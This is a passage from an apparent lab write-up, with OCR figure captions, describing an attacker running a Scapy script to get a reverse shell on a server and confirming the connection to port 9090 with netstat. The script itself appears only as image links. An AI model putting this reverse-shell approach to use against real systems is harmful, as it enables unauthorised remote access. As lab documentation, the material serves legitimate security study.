


Figure 55: Attacker - Scapy script

The attacker now runs the script as shown in Figure 56.




Figure 56: Attacker - Running the script

The exploit is successful as the attacker obtains the reverse shell in the terminal where he was listening to, as shown in Figure 57. This is confirmed as it is written the connection is accepted.




Figure 57: Attacker - Connection accepted.

This can be further confirmed by the established TCP connections at the server using netstat as show in Figure 58.




Figure 58: Server - Connection to 10.0.2.7 port 9090 is established